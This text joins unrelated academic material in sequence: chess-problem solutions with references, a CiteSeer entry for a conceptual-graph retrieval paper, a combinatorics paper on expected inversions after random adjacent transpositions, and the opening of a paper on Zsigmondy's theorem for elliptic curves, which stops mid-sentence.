Diagram 19. (A. Frolkin, *Shortest Proof Games*, 1991) 1.g4 e5 2.g5 Be7 3.g6 Bg5 4.g×h7 Qf6 5.h×g8N! Rh4 6.Nh6 Re4 7.N×f7 K×f7 8.Nc3 Kg6 9.Na4 Kh5 10.c3 g6. If 5.h×g8B? Rh4 6.B×f7+ K×f7 7.Nc3 Re4 8.Na4 Kg6 9.c3 Kh5, then White must disturb his position before 10... g6. A knight is able to "lose a tempo" by taking two moves to get from g8 to f7, while a bishop must take one or at least three moves.

Diagram 20. (V. A. Korolikov, *Schach*, 1957) White's knights are on squares of the same color and hence have made an odd number of moves in all. Each White rook and the White king have made an even number of moves, and White has made one pawn move. No other

White unit (i.e., the queen and bishops) have moved. Hence White has made an even number of moves in all. Similarly Black has made an odd number of moves. Since White moved first it is currently Black's move, so Black mates in one with 1...N×c2 mate.

Diagram 21. (P. O'Shea, *The Problemist*, 1989, 1st prize) 1.Ne5 b1N+ (the only defense to 2.Nf3 mate) 2.Ka2 Nd2 3.Ka1 Nb3+ 4.Kb1 Nd2+ 5.Ka2. If Black moves either knight then checkmate is immediate, so 5... a3 is forced. Now White and Black repeat the maneuver Ka1, Nb3+, Kb1, Nd2+, Ka2 (any pawn moves by Black would just hasten the end): 8.Ka2 a4 11.Ka2 a5 14.Ka2 a6. Then 15.Ka1 Nb3+ 16.Kb1 a2+ 17.K×a2 Nd2. This manuever gets repeated until all Black's a-pawns are captured: 44.K×a2 Nd2 45.Ka1 Nb3+ 46.Kb1 Nd2+ 47.Ka2. Finally Black must allow 48.Nf3 mate or 48.Ng4 mate!

Diagram 22. (H. M. Lommer, *Szachy*, 1965) White cannot allow Black's rook at e8 to stay on the board, but how does White prevent Black from being stalemated without releasing the sleeping units in the h1 corner? 1.f×e8N d3 2.Nf6 (not 2.Nd6? e×d6, and stalemate cannot be prevented without releasing the h1 corner) g×f6 (capturing with the other pawn merely hastens the end) 3.g5 f×g5 4.g7 g4 5.g8N g3 6.Nf6 e×f6 7.Kg6 f5 8.e7 f4 9.e8N f3 10.Nd6 c×d6 11.c7 d5 12.c8N d4 13.Nb6 a×b6 14.a7 b5 15.a8N and wins, as White can play 19 N×f3 mate just after 18... b1Q. For the history of this problem, see [25, pp. xxi–xxii].

Diagram 23. (S. Loyd, *Holyoke Transcript*, 1876) 1.b×a8N! K×g2 2.Nb6, followed by 3.a8Q (or B) mate. Note that a knight is needed to prevent 2... B×a7. A queen or bishop promotion at move one would be stalemate, and a rook promotion leads nowhere. Normally a key move of capturing a piece is considered a serious flaw since it reduces Black's strength. Here, however, the capture seems to accomplish nothing so it is acceptable. Loyd himself says "[i]f the capture seems a hopeless move ...then it is obviously well concealed, and the most difficult key-move that could be selected" [18, p. 156]. For further problems by Loyd featuring distant knight promotion, see [27, pp. 402–403].

Diagram 24. (G. Cseh, *StrateGems*, 2000, 1st prize) 1.h1N! Nd6 2.h2 Nf5 3.Ng3+ N×g3 4.h1N! Ne2 5.f×e2+ Kg2! (not 5... K×e2?, since Black's tenth move would then check White) 6.f1N! Rc7 7.Bg3 R×c3 8.B×e5 R×c2 9.Bg7 R×c1 10.b×c1N! B×g7 mate. Four promotions to knight by Black.

References

[1] W. Ahrens, *Mathematische Unterhaltungen und Spiele*, Teubner, Leipzig, 1910 (Vol. 1) and 1918 (Vol. 2).

[2] E. R. Berlekamp, J. H. Conway, and R. K. Guy, *Winning Ways*, vol. 2, Academic Press, London/New York, 1982.

[3] H. E. Dudeney, *Amusements in Mathematics*, Dover, New ork, 1958, 1970 (reprint of Nelson, 1917).

[4] N. D. Elkies, On numbers and endgames: Combinatorial game theory in chess endgames, in [22], pp. 135–150.

[5] G. Foster, Sliding-block problems, Part 1, *The Problemist Supplement* **49** (November, 2000), 405–407.

[6] G. Foster, Sliding-block problems, Part 2, *The Problemist Supplement* **51** (March, 2001), 430–432.

[7] G. Foster, Sliding-block problems, Part 3, *The Problemist Supplement* **54** (September, 2001), 454.

[8] G. Foster, Sliding-block problems, Part 4, *The Problemist Supplement* **55** (November, 2001), 463–464.

[9] M. Gardner, *Mathematical Magic Show*, Vintage Books, New York, 1978.

[10] J. Gik, *Schach und Mathematik*, MIR, Moscow, and Urania-Verlag, Leipzig/Jena/Berlin, 1986; translated from the Russian original published in 1983.

[11] B. Hochberg, *Chess Braintwisters*, Sterling, New York, 1999.

[12] D. Hooper and K. Whyld, *The Oxford Companion to Chess*, Oxford University Press, 1984.

[13] G. P. Jelliss, *Synthetic Games*, September 1998, 22 pp.

[14] G. P. Jelliss, *Knight's Tour Notes*: Knight's Tours of Four-Rank Boards (Note 4a, 30 November 2001), `http://home.freeuk.net/ktn/4a.htm`

[15] T. Krabbé, *Chess Curiosities*, George Allen & Unwin Ltd., London, 1985.

[16] J. Levitt and D. Friedgood: *Secrets of Spectacular Chess*, Batsford, London, 1995.

[17] C. D. Locock, *Manchester Weekly Times*, December 28, 1912.

[18] S. Loyd, *Strategy*, 1881.

[19] B. McKay, Comments on: Martin Loebbing and Ingo Wegener, The Number of Knight's Tours Equals 33,439,123,484,294 — Counting with Binary Decision Diagrams, *Electronic J. Combinatorics*, `http://www.combinatorics.org/Volume_3/Comments/v3i1r5.html`.

[20] J. Morse, *Chess Problems: Tasks and Records*, Faber and Faber, 1995; second ed., 2001.

[21] I. Newman, problem E 1585 ("What is the maximum number of knights which can be placed on a chessboard in such a way that no knight attacks any other?"), with solutions by R. Patenaude and R. Greenberg, *Amer. Math. Monthly* **71** #2 (Feb. 1964), 210–211.

[22] R. J. Nowakowski, ed., *Games of No Chance*, MSRI Publ. #29 (proceedings of the 7/94 MSRI conference on combinatorial games), Cambridge Univ. Press, 1996.

[23] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, on the Web at `http://www.research.att.com/~njas/sequences`.

[24] L. Stiller, Multilinear Algebra and Chess Endgames, in [22], pp. 151–192.

[25] M. A. Sutherland and H. M. Lommer, *1234 Modern End-Game Studies*, Dover, New York, 1968.

[26] G. Törnberg, "Knight's Tour", `http://w1.859.telia.com/~u85905224/knight/eknight.htm`.

[27] A. C. White, *Sam Loyd and His Chess Problems*, Whitehead and Miller, 1913; reprinted (with corrections) by Dover, New York, 1962.

[28] G. Wilts and A. Frolkin, *Shortest Proof Games*, Gerd Wilts, Karlsruhe, 1991.

Exploiting the Induced Order on Type-Labeled Graphs for Fast Knowledge Retrieval (1994) (Make Corrections) (6 citations)

Gerard Ellis, Fritz Lehmann

International Conference on Conceptual Structures

Abstract: . The graph structure of a conceptual graph can be used for efficient retrieval in complex (graphical) object databases. The aim is to replace most graph matching with efficient operations on precompiled codes for graphs. The unlabeled graph or "skeleton" of a type-labeled conceptual graph (without negated contexts) can be used as a filter for matching, subsumption testing, and unification. For two type-labeled graphs to match, their skeletons must first match. One type-labeled graph can... (Update)

0.1: Modelling Reactive Objects in Conceptual Graphs - Ellis, Callaghan, Ricketts (1994) (Correct)

Related documents from co-citation: More All

5: Conceptual Structures: Information Processing in Mind and Machine (context) - Sowa - 1984

4: Efficient retrieval from hierarchies of objects using lattice operations - Ellis

3: Polynomial algorithms for projection and matching (context) - Mugnier, Chein - 1992

BibTeX entry: (Update)

G. Ellis and F. Lehmann. Exploiting the induced order on type-labeled graphs for fast knowledge retrieval. In Proceedings of the 2nd Int. Conf. on Conceptual Structures, Maryland, USA, August 1994. Springer-Verlag. Published as No. 835 of Lecture Notes in Artificial Intelligence. http://citeseer.nj.nec.com/ellis94exploiting.html More

```
@inproceedings{ ellis94exploiting,
    author = "Gerard Ellis and Fritz Lehmann",
    title = "Exploiting the Induced Order on Type-Labeled Graphs for Fast
Knowledge Retrieval",
    booktitle = "International Conference on Conceptual Structures",
    pages = "293-310",
    year = "1994",
    url = "citeseer.nj.nec.com/ellis94exploiting.html" }
```

Citations (may not include all citations):

69 Concept lattices and conceptual knowledge systems (context) - Wille - 1992

38 The Handbook of Integer Sequences (context) - Sloane - 1973

36 Pattern associativity and the retrieval of semantic networks - Levinson - 1992

30 ACM Transactions on Programming Languages and Systems (context) - Ait-Kaci, Boyer et al. - 1989

29 Compiled hierarchical retrieval (context) - Ellis - 1992

22 Efficient handling of multiple inheritance hierarchies (context) - Caseau - 1993

16 Knowledge acquisition by methods of formal concept analysis (context) - Wille - 1991

10 Lattices in Data Analysis: How to Draw Them with a Computer (context) - Wille - 1989

6 Restructuring lattice theory (context) - Wille - 1982

6 A theoretical analysis of various heuristics for the graph i.. (context) - Corneil, Kirkpatrick - 1980

3 Logical encoding of conceptual graph lattices (context) - Dahl, Fall - 1993

3 Representing conceptual graphs for parallel processing (context) - Lendaris - 1988

2 Efficient Algorithms for Listing Combinatorial Structures (context) - Goldberg - 1993

2 Combining ontological hierarchies (context) - Lehmann - 1993

1 Harvester Press/ Humanities Press (context) - Parker-Rhodes, Semantics - 1978

1 A flexible algorithm for matching conceptual graphs (context) - Myaeng, Lopez-Lopez - 1991

1 Also appears as Semantic Networks in Artificial Intelligence (context) - Lehmann, Computers et al. - 1992

1 Also appears as Semantic Networks in Artificial Intelligence (context) - Cohn, hierarchies et al. - 1992

1 Valental aspects of Peircean Algebraic Logic (context) - Burch - 1992

EXPECTED NUMBER OF INVERSIONS AFTER A SEQUENCE OF RANDOM ADJACENT TRANSPOSITIONS — AN EXACT EXPRESSION

NIKLAS ERIKSEN

Abstract. A formula for calculating the expected number of inversions after t random adjacent transpositions has been presented by Eriksson et al. We have improved their result by determining a formula for the unknown integer sequence d_r that was used in their formula and also made the formula valid for large t.

Résumé. Une formule pour calculer le nombre attendu d'inversions après t transpositions adjacentes aléatoires a été présentée par Eriksson et al. Nous avons amélioré ce résultat en déterminant une formule pour la séquence inconnue d'entiers d_r, qui était utilisée dans leur formule et qui rendait la formule valide lorsque t prend une grande valeur.

1. Introduction

In a recent article [1], the Eriksson-Sjöstrand family calculated the expected number of inversions in a permutation, given the number of adjacent transpositions applied to it. Problems of this type have applications in computational biology, where the genome may be regarded as a permutation of genes. Consider two such genomes π and ρ, in which we have named the genes such that $\rho = id$. The evolutionary distance between π and ρ is assumed to be proportional to the number of evolutionary operations that have changed the gene order since the two genomes diverged. To calculate this number of operations, we can either calculate the least number of operations needed to transform π into $\rho = id$ (this corresponds to sorting π), which gives a lower bound of the true number of operations, or we can calculate the expected number of operations, given some measure on the difference between the two genomes. One such common measure is the number of breakpoints, that is the number of adjacencent pairs in π that are not consecutive.

In the paper by Eriksson et al., they calculated the inverse of the second alternative: they found the expected measure of difference given a certain number of operations. With this information, we may determine this measure of difference between two given genomes and then extract the number of operations that is expected to produce this difference. The same approach has been taken by Wang [2], for breakpoints and the long range inversions and transpostions usually considered in computational biology.

As mentioned, Eriksson et al. considered inversions and adjacent transpositions. Their result is the following

Theorem 1.1. *The expected number of inversions in a permutation in S_{n+1} after t random adjacent transpositions is, for $n \geq t$,*

$$E_{nt} = \sum_{r=0}^{t} \frac{(-1)^r}{n^r} \left[\binom{t}{r+1} 2^r C_r + 4 d_r \binom{t}{r} \right],$$

where d_r is an integer sequence that begins with $0, 0, 0, 1, 9, 69, 510$ and C_r are the Catalan numbers.

There are a couple of things that can be improved in the result of Eriksson et al. First, their formula includes some numbers d_r that they have no expression formula for. Second, the formula is only valid for $n \geq t$.

In this paper, we will present an improved formula, where both these flaws have been eliminated. The theorem is given directly below, and the proof will appear in the following sections.

Supported by a grant from the Swedish Research Council.

Theorem 1.2. *The expected number of inversions in a permutation in S_{n+1} after t random adjacent transpositions is*

$$E_{nt} = \sum_{r=1}^{t} \frac{1}{n^r} \binom{t}{r} \sum_{s=1}^{r} \binom{r-1}{s-1} (-1)^{r-s} 4^{r-s} g_{s,n}.$$

The integer sequence $g_{s,n}$ is given by

$$g_{s,n} = \sum_{l=0}^{n} \sum_{k \in \mathbb{N}} (-1)^k (n-2l) \binom{2\lceil \frac{s}{2} \rceil - 1}{\lceil \frac{s}{2} \rceil + l + k(n+1)} \sum_{j \in \mathbb{Z}} (-1)^j \binom{2\lfloor \frac{s}{2} \rfloor}{\lfloor \frac{s}{2} \rfloor + j(n+1)}$$

For $n \geq t$, we get

$$E_{nt} = \sum_{r=0}^{t} \frac{(-1)^r}{n^r} \left[2^r C_r \binom{t}{r+1} + 2 \binom{t}{r} \sum_{s=3}^{r} \binom{r-1}{s-1} (-1)^{s-1} 4^{r-s} \binom{2\lfloor \frac{s}{2} \rfloor}{\lfloor \frac{s}{2} \rfloor} \sum_{l=0}^{\lfloor \frac{s-1}{2} \rfloor} l \binom{2\lceil \frac{s}{2} \rceil - 1}{\lceil \frac{s}{2} \rceil + l} \right]$$

where C_r are the Catalan numbers. Thus, the sequence d_r is given by

$$d_r = \frac{1}{2} \sum_{s=3}^{r} \binom{r-1}{s-1} (-1)^{s-1} 4^{r-s} \binom{2\lfloor \frac{s}{2} \rfloor}{\lfloor \frac{s}{2} \rfloor} \sum_{l=0}^{\lfloor \frac{s-1}{2} \rfloor} l \binom{2\lceil \frac{s}{2} \rceil - 1}{\lceil \frac{s}{2} \rceil + l}.$$

2. The heat flow model

To prove Theorem 1.2, we have used the heat flow model proposed by Eriksson et al. Before we state this model, we need a few definitions.

We look at the symmetric group S_{n+1}. The transposition that changes the elements π_i and π_{i+1} is denoted s_i. We let

$$\mathcal{P}_{nt} = \{s_{i_1} s_{i_2} \dots s_{i_t} : 1 \leq i_1, i_2, \dots, i_t \leq n\},$$

that is the set of sequences of exactly t adjacent transpositions.

Fix n. We define the matrix $(p_{ij})(t)$, where

$$p_{ij}(t) = \text{Prob}(\pi_i < \pi_j)$$

for a permutation $\pi \in \mathcal{P}_{nt}$, where the adjacent transpositions $s_k, 1 \leq k \leq t$ have been chosen randomly from a uniform distribution. From this, it follows that

$$E_{nt} = \sum_{i>j} p_{ij}(t).$$




FIGURE 1. The matrices $(p_{ij})(0)$, $(p_{ij})(1)$ and $(p_{ij})(2)$ for $n = 4$.

We now define a discrete heat flow process as follows. On a (finite or infinite) graph, every vertex has at time zero some heat associated to itself. In each time step, all vertices sends a fraction x of its heat to each of its neighbours. At the same time, it will receive the same fraction of each neighbours' heat. The following proposition is proven in [1].

Proposition 2.1. *(Eriksson et al. [1]) The sequence of (p_{ij})-matrices for $t = 0, 1, 2, \dots$ describes a discrete heat flow process with conductivity $x = 1/n$ on the grid graph depicted in Figure 1 (left).*

In the same paper, they also show that we can replace the graph in Figure 1 by the grid in Figure 2. The sequence of (p_{ij})-matrices for $t = 0, 1, 2, \ldots$ describes a heat flow process on this grid graph. In this process, the heat on the diagonal will never change. Furthermore, we are only interested in the part below the diagonal. We thus get a model with two insulated boundaries (below and to the left) and one hot boundary (the diagonal). This is depicted in Figure 3.




FIGURE 2. Grid graph with initial values

By reflection, we can extend this graph to a graph with no insulated boundaries (as in Figure 3). We will now calculate the amount of heat that flows from one of the borders (say the northeast one) onto this grid. This will equal the amount of heat in the upper right quarter of the grid, which is what we are trying to calculate. Remember that this heat equals E_{nt}.




FIGURE 3. By reflection, the graph with one hot and two insulated boundaries is extended to a diamond shaped graph with no insulated boundaries. The new set of coordinates (k_1, k_2) is introduced.

The amazing thing about the heat flow model is that we can calculate the contribution from every heat packet separately, and then add them all together. In the model proposed by Eriksson et al., the vertices at the hot boundary send out heat packets with value $\frac{1}{2n}$ to their neighbours at each time step. These packets are then sent back and forth between the inner vertices. There are three possible travel steps for a packet [1]:

- It stays on the vertex unchanged.
- It travels to a neighbouring vertex, getting multiplied by $\frac{1}{n}$.
- It travels halfway to a neighbouring vertex, gets multiplied by $\frac{-1}{n}$ and returns to the vertex it came from.

Now, in order to calculate the total heat at a vertex, we sum, over all travel routes from the boundary, the heat packets that have traveled these routes. We define new coordinates k_1 and k_2 on this grid as in Figure 3 (the origin is at the bottom of the graph). If a packet has traveled from the northeast border to (i, j) in t days, we know the following.

- Out of the t days, there are r travel days. They can be chosen in $\binom{t}{r}$ ways.

- From these travel days, we must choose s true travel days, in which the packet changes vertex. This can be done in $\binom{r-1}{s-1}$ ways, since the packet must change vertex the first travel day.
- If the packet does not change vertex on a travel day, it has four direction to choose from. This gives the factor 4^{r-s}.
- The heat that reaches the destination is $\frac{(-1)^{r-s}}{2}\frac{1}{n^r}$.
- For each of the true travel days, both coordinates k_1 and k_2 change. Only paths that do not touch the boundary are valid. We will enumerate these walks, which we call **two-sided Catalan walks**.

It should be noted that Eriksson et al. used a similar approach, but only on a semi-infinite model, which gave a lower bound for E_{nt}.

We are now able to prove the first part of Theorem 1.2. We will sum over all vertices in the diamond graph, and for each vertex over all paths from the northeast border. These paths will display two-sided Catalan walks from $(0,a)$ to (s,b) (with a odd), where the y-coordinate corresponds to k_2, and two-sided Catalan walks from $(0,1)$ to $(s-1,b)$ where the y-coordinate corresponds to $2n+2-k_1$. Let $b_{s,n}$ and $c_{s-1,n}$ be the number of such two-sided Catalan walks, respectively. This yields, with $x=1/n$,

$$E_{nt} = \frac{1}{2}\sum_{r=1}^{t}\frac{1}{n^r}\binom{t}{r}\sum_{s=1}^{r}\binom{r-1}{s-1}(-1)^{r-s}4^{r-s}b_{s,n}c_{s-1,n}.$$

Thus, the first part of the theorem is proven (we have, of course, $g_{s,n} = \frac{b_{s,n}c_{s-1,n}}{2}$).

3. Two-sided Catalan walks

We start by formally defining two-sided Catalan walks and then proceed to enumerate them.

Definition 3.1. *A* **two-sided Catalan walk of height** n *is a walk on the integer grid from* $(0,a)$ *to* (s,b)*, where* $a,b\in\{1,2,\dots n-1\}$ *and* $s>0$*, allowing only the steps* $(1,1)$ *and* $(1,-1)$*, such that* $0<y<n$ *at all positions along the way.*

We see that the number of two-sided Catalan walks from $(0,1)$ to $(2k,1)$ is C_k (ordinary Catalan numbers) if the height is larger than $k+1$ (we can never hit the ceiling then).

Proposition 3.2. *The number of two-sided Catalan walks of height* n *from* $(0,a)$ *to* (s,b) *is given by*

$$\sum_{k\in\mathbb{Z}}\left(\binom{s}{\frac{s+b-a+2kn}{2}}-\binom{s}{\frac{s-b-a+2kn}{2}}\right)$$

or 0, if $s+b-a$ *is an odd number.*

This proposition can be proven using the standard reflection argument, in combination with the principle of inclusion-exclusion.

With this proposition, we are able to determine $b_{s,n}$ and $c_{s,n}$. We start with the latter.

Lemma 3.3. *The number of two-sided Catalan walks of height* $2n+2$ *from* $(0,1)$ *to* (s,b) *for all* $0<b<2n+2$ *is given by*

$$c_{s,n} = \sum_{k\in\mathbb{Z}}(-1)^k\binom{s}{\frac{s+2k(n+1)}{2}}$$

if s *is an even number, and*

$$c_{s,n} = \frac{1}{2}c_{s+1,n}$$

if s *is an odd number.*

Proof. We get, for even s,

$$\begin{aligned} c_{s,n} &= \sum_{m=0}^{n} \sum_{k\in\mathbb{Z}} \left(\binom{s}{\frac{s}{2}+m+2k(n+1)} - \binom{s}{\frac{s}{2}-m-1+2k(n+1)} \right) \\ &= \sum_{k\in\mathbb{Z}} (-1)^k \binom{s}{\frac{s+2k(n+1)}{2}}. \end{aligned}$$

Most terms cancel by symmetry of the binomial coefficients. For odd s, we see that for each two-sided Catalan walk to $x = s$ we get two such walks to $x = s + 1$. □

Lemma 3.4. *The number of two-sided Catalan walks of height $2n + 2$ from $(0, a)$ to (s, b) for all $0 < a, b < 2n + 2$, a odd, is given by*

$$\begin{aligned} b_{s,n} &= 2 \sum_{l=0}^{n} \sum_{k\in\mathbb{N}} (-1)^k (n-2l) \binom{s}{\frac{s+1}{2}+l+k(n+1)} \\ &= n2^s - 2 \sum_{l=0}^{n} 2l \sum_{k\in\mathbb{N}} (-1)^k \binom{s}{\frac{s+1}{2}+l+k(n+1)} \\ &= n2^s - 4\ \beta_{s,n} \end{aligned}$$

if s is an odd number, and

$$b_{s,n} = 2b_{s-1,n} = n2^s - 8\ \beta_{s-1,n}$$

if s is an even number.

Proof. Assume s is an odd number. For all odd a but $n + 1$, we get a term $\binom{s}{\frac{s+1}{2}}$. Hence, there are n such terms. Similarily, we get $n - 2$ ($n - 1$ positive and 1 negative) $\binom{s}{\frac{s+1}{2}+1}$ and $(n-4)\binom{s}{\frac{s+1}{2}+2}$, etc. to $(n-2n)\binom{s}{\frac{s+1}{2}+n}$. We then get $(n-2n)\binom{s}{\frac{s+1}{2}+n+1}$, $(n-2(n-1))\binom{s}{\frac{s+1}{2}+n+2}$, etc. Continuing in this fashion gives the first equality in the lemma. The leading 2 comes from symmetry, adding all paths going down.

For the second equality, we use that the row sums in Pascal's triangle are 2^n.

For even s, there are b_{s-1} paths to $x = s-1$. For each of these paths, there are two valid options (up or down) for the last step. □

We have now proved the second part of our main theorem. What remains is the simplifications for $n \geq t$. Assuming this, we can simplify our formula using the following lemma.

Lemma 3.5.

$$\sum_{s=0}^{r} (-1)^s 2^{r-s} \binom{r}{s} \binom{s}{\lceil \frac{s}{2} \rceil} = C_r,$$

where C_r is the r:th Catalan number.

Proof. Consider vectors v of length $2r+1$, containing $r+1$ zeroes and r ones. The number $T(r, s)$ of such vectors that contain exactly $2s+1$ palindrome positions, i.e. positions i such that $v_i = v_{2r+2-i}$, can be found as follows. We concentrate on the first r positions. First choose which of these should be palindrome positions. Fill in the others arbitrarily. We then fill in the palindrome positions using $\lceil \frac{s}{2} \rceil$ zeroes and $\lfloor \frac{s}{2} \rfloor$ ones. All other positions can then be filled in so that the chosen palindrome positions really are palindrome positions and the other positions are not. It is easy to check that we get a valid palindrome vector, and that we do not miss any valid vectors. From this analysis, we find that

$$T(r, s) = 2^{r-s} \binom{r}{s} \binom{s}{\lceil \frac{s}{2} \rceil}.$$

It turns out that the element at position $r + 1$ is 0 if s is even and 1 otherwise. If we remove this position, we get vectors of length $2r$ with r zeroes and r ones, for even s, and $r + 1$ zeroes and $r - 1$

ones for odd s. The number of such vectors are $\binom{2r}{r}$ and $\binom{2r}{r+1}$, respectively. We thus get

$$\sum_{s=0}^{r}(-1)^s T(r,s) = \binom{2r}{r} - \binom{2r}{r+1} = C_r.$$

□

Now, for $n \geq t \geq r \geq s$, we get

$$g_{s,n} = b_{s,n}c_{s-1,n} = n2^{s-1}\binom{s-1}{\lceil \frac{s-1}{2} \rceil} - 2\binom{2\lfloor \frac{s}{2} \rfloor}{\lfloor \frac{s}{2} \rfloor}\sum_{l=0}^{\lfloor \frac{s-1}{2} \rfloor} l \binom{2\lceil \frac{s}{2} \rceil - 1}{\lceil \frac{s}{2} \rceil + l}.$$

This yields

$$E_{nt} = \sum_{r=0}^{t}\frac{(-1)^r}{n^r}\left[2^r C_r\binom{t}{r+1} + 2\binom{t}{r}\sum_{s=3}^{r}\binom{r-1}{s-1}(-1)^{s-1}4^{r-s}\binom{2\lfloor \frac{s}{2} \rfloor}{\lfloor \frac{s}{2} \rfloor}\sum_{l=0}^{\lfloor \frac{s-1}{2} \rfloor} l \binom{2\lceil \frac{s}{2} \rceil - 1}{\lceil \frac{s}{2} \rceil + l}\right].$$

4. An alternative formula

There is another way of writing E_{nt} that can be obtained using a similar model. We start with the same heat flow model, but instead of the three possible travel steps previously described, we merge two of them, giving these options:

- The packet changes vertex. It will then get multiplied with $x = \frac{1}{n}$.
- The packet does not change vertex. If it has not changed vertex before, nothing happens. Otherwise, it gets multiplied with $(1 - 4x)$.

We need no longer keep track of the true travel days (there will be no other travel days). We must, however, keep track of the first day (q) of travel. With this in mind, we easily find this expression valid:

$$E_{nt} = \frac{1}{2}\sum_{q=1}^{t}\sum_{r=0}^{t-q}\binom{t-q}{r}\left(1-\frac{4}{n}\right)^{t-q-r}\frac{1}{n^{r+1}}b_{r+1,n}c_{r,n}.$$

This gives the following theorem.

Theorem 4.1. *The expected number of inversions in a permutation in S_{n+1} after t random permutations is given by*

$$E_{nt} = \sum_{u=0}^{t-1}\left(\frac{n-4}{n}\right)^u\sum_{r=0}^{u}\binom{u}{r}\frac{1}{(n-4)^r}(2^r + \frac{2\beta_{r+1,n}}{n})c_{r,n}.$$

Proof. Trivial calculations give

$$\begin{aligned}
E_{nt} &= \frac{1}{2}\sum_{q=1}^{t}\sum_{r=0}^{t-q}\binom{t-q}{r}\left(1-\frac{4}{n}\right)^{t-q-r}\frac{1}{n^{r+1}}b_{r+1,n}c_{r,n} \\
&= \frac{1}{2}\sum_{u=0}^{t-1}\sum_{r=0}^{u}\binom{u}{r}\left(1-\frac{4}{n}\right)^{u-r}\frac{1}{n^{r+1}}b_{r+1,n}c_{r,n} \\
&= \sum_{u=0}^{t-1}\left(\frac{n-4}{n}\right)^u\sum_{r=0}^{u}\binom{u}{r}\frac{1}{(n-4)^r}(2^r + \frac{2\beta_{r+1,n}}{n})c_{r,n}.
\end{aligned}$$

□

This expression seems particularly useful for fixed n (try for instance $n = 4$). Also, it is easy to find out how much E_{nt} increases when we increase t one step. This is given by

$$\Delta_t E_{nt} = E_{n,t+1} - E_{nt} = \sum_{r=0}^{t}\binom{t}{r}\left(1-\frac{4}{n}\right)^{t-r}\frac{1}{n^{r+1}}b_{r+1,n}c_{r,n}.$$

It is easy to see that $\Delta_t E_{nt}$ is always positive for $n \geq 4$. This means that E_{nt} is monotonically increasing for almost all n. It should be pointed out that although this may seem trivial, for $n = 1$ (permutations of length 2), $E_{1,t}$ takes the values $0, 1, 0, 1, 0, 1 \ldots$, which is not a monotone sequence.

To be able to apply this in the biological context, where we wish to estimate the number of transpositions given the inversion number of a permutation, we need this monotonicity property. The reason is that when we have found an expectation value E_{nt} which is close to our number of inversions, we must be sure that we will not find a better expectation value for a much larger t. If the sequence if monotone, this can never happen.

Acknowlegdments

For help with the proof of Lemma 3.5, the author is indebted to Axel Hultman and Sloane's On-Line Encyclopedia of Integer Sequences. The translation of the abstract has been generously provided by Delphine Rousseau.

References

[1] Henrik Eriksson, Kimmo Eriksson, Jonas Sjöstrand, Expected inversion number after k adjacent transpositions, in Formal Power Series and Algebraic Combinatorics, Krob, D., Mikhalev, A.A., Mikhalev, A.V. (Eds.), Springer Verlag (2000), 677–685.

[2] Li-San Wang, Exact-IEBP: A New Technique for Estimating Evolutionary Distances between Whole Genomes. Algorithms in Bioinformatics, Proceedings of WABI 2001, LNCS 2149, 175–188

E-mail address: niklas@math.kth.se

Department of Mathematics, Royal Institute of Technology, S-100 44 Stockholm, Sweden

Zsigmondy's Theorem for Elliptic Curves

Graham Everest
School of Mathematics, University of East Anglia
Norwich, NR4 7TJ, England
g.everest@uea.ac.uk

October 11, 2002

Abstract

A uniform analogue of Zsigmondy's Theorem for Elliptic Divisibility and Denominator Sequences is discussed. The conjectured result is obtained for 1-parameter families of elliptic curves using bounds for elliptic logarithms.

1 Introduction

Consider the Lucas sequence $l(n) = a^n - b^n$, where $a > b$ are positive coprime integers. The famous Zsigmondy Theorem [18] says that $l(n)$ always has a primitive divisor unless (i) $a = 2, b = 1$ and $n = 6$ or (ii) $a + b = 2^k$ and $n = 2$. The term *primitive divisor* of $l(n)$ means a prime divisor which does not divide $l(m)$ for $m < n$. This theorem has recently been generalized to give a very strong uniformity statement. Bilu, Hanrot and Voutier proved in [1] that for any $n > 30$, the n-th term of any Lucas or Lehmer sequence has a primitive divisor.

Let $\mathcal{E}$ denote an elliptic curve defined over $\mathbb{Q}$, the field of rational numbers. For background on definitions and all properties of elliptic curves used in this paper, consult [11] and [13]. Assume $\mathcal{E}$ is given by a generalized Weierstrass equation in global minimal form

$$y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6 \tag{1}$$

with $a_1, \ldots, a_6 \in \mathbb{Z}$. Let Q denote any rational point on $\mathcal{E}$. There are two sequences associated to the pair $(\mathcal{E}, Q)$ which I study in this paper. Form the sequence nQ of multiples of Q and write (where possible)

$$x(nQ) = a(n)/b(n)^2,$$

for coprime integers $a(n)$ and $b(n)$. If Q is torsion then $b(n)$ is a periodic sequence which is not defined on multiples of the order of Q. Call the sequence b an *Elliptic Denominator Sequence*. The analogue of Zsigmondy's Theorem was proved for Elliptic Denominator Sequences in [12] then generalized in [3].

Theorem 1. *Given a non-torsion rational point on an elliptic curve in global minimal form, let b denote the corresponding Elliptic Denominator Sequence. For all sufficiently large n, every term $b(n)$ has a primitve divisor.*

Example The point [0,0] on the elliptic curve

$$y^2 + y = x^3 - x$$

is non-torsion. Its Elliptic Denominator Sequence begins

